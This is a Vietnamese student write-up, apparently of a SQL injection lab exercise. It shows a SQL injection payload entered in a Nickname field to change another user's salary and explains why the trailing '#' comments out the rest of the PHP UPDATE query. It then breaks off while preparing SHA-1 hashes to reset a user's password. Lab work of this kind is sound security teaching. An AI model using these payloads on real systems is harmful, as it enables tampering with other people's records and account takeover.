


Kết quả thu được:




**Thay đổi mức lương của người dùng khác (giả sử Boby).**


Ban đầu, ta có thông tin về Name và mức lương như sau:




Ta nhập vào mục Nickname như sau: Boby', salary = salary - 1 WHERE name='Boby'; #




Kết quả thu được:





**Giải thích:** Câu lệnh UPDATE thông tin người dùng:



Với dữ liệu được nhập như trên:

(Phần 1 – thay đổi lương của chính mình)

$hashed\_pwd = sha1($input\_pwd);

$sql = "UPDATE credential SET

nickname='Alice', salary=99999 where name='Alice'; #', email='$input\_email', address='$input\_address', Password='$hashed\_pwd', PhoneNumber='$input\_phonenumber' WHERE ID=$id;";

$conn->query($sql);

(Phần 2 – thay đổi lương của Boby)

$hashed\_pwd = sha1($input\_pwd);

$sql = "UPDATE credential SET

nickname= 'Boby', salary = salary - 1 WHERE name='Boby'; #, email='$input\_email', address='$input\_address', Password='$hashed\_pwd', PhoneNumber='$input\_phonenumber' WHERE ID=$id;";


$conn->query($sql);

Đoạn code sau dấu # xem như thuộc phần comment, không được thực thi. Do vậy, dù không biết mật khẩu, chỉ cần biết name là ta có thể cập nhật thông tin cá nhân.

**Task 5.3: Modify other people’ password.**

Ban đầu mật khẩu của Boby:


b78ed97677c161c1c82c142906674ad15242b2d4



Theo như task 5.1, ta thấy mật khẩu được lưu dưới dạng mã hóa SHA-1.

Giả sử ta cần đặt mật khẩu mới cho Boby là ‘hcmute’, ta mã hóa SHA-1 được:


6de752e3bb58e4dee425c6cd9a77a2adead41a90



